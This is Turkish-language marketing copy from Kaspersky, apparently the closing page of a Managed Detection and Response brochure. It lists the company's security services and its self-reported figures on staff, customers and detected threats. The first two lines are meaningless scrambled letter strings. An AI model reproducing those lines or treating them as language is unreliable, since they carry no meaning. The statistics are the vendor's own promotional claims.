wgfi bvf. zyufy aqv muv krl?
rlep rlf zzfk bmvqqujwb dpu

Kaspersky Hakkında

Kaspersky, 1997 yılında kurulmuş küresel bir siber güvenlik ve dijital gizlilik şirkettir. Derin tehdit istihbaratı ve güvenlik uzmanlığımız, dünyanın dört bir yanındaki işletmeleri, kritik altyapıları, devletleri ve tüketicileri korumak için sürekli olarak yenilikçi güvenlik çözümlerine ve hizmetlerine dönüşüyor. Kapsamı güvenlik portföyümüz, sofistike ve gelişen dijital tehditlerle savaşmak için önde gelen uç nokta korumasını ve özel güvenlik çözümünü ve hizmetini içerir.

Kaspersky Güvenlik Hizmetleri



**Kaspersky
Managed Detection
and Response**



**Kaspersky
Incident Response**



**Kaspersky
SOC Consulting**



**Kaspersky
Digital Footprint
Intelligence**



**Kaspersky
Security
Assessment**



**Kaspersky
Compromise
Assessment**

Daha fazla bilgi

Global tanınırlık

Kaspersky ürünleri ve çözümleri sürekli bağımsız testlere ve incelemelere tabi tutulur ve rutin olarak en iyi sonuçları, takdirleri ve ödülleri alır. Teknolojilerimiz ve süreçlerimiz dünyanın en saygın analist kuruluşları tarafından düzenli olarak değerlendirilmekte ve doğrulanmaktadır. En çok test edilen. En çok ödül alan.

Daha fazla bilgi

Kaspersky'de 5.000'den

fazla profesyonel çalışıyor

%50

oranında çalışmamız Ar-Ge
uzmanı

5

eşsiz mükemmellik
merkezleri

467 bin

Kaspersky tarafından her
gün tespit edilen yeni zararlı
dosya

200 bin

dünya çapında kurumsal
müşteri

4,9 milyar

2024'te Kaspersky
tarafından tespit edilen
siber saldırılar



kaspersky

Managed Detection and Response

www.kaspersky.com.tr

© 2025 AO Kaspersky Lab. Tescilli ticari markalar ve hizmet markaları ilgili sahiplerinin mülkiyetindedir.

#kaspersky
#geleceğiyakalayın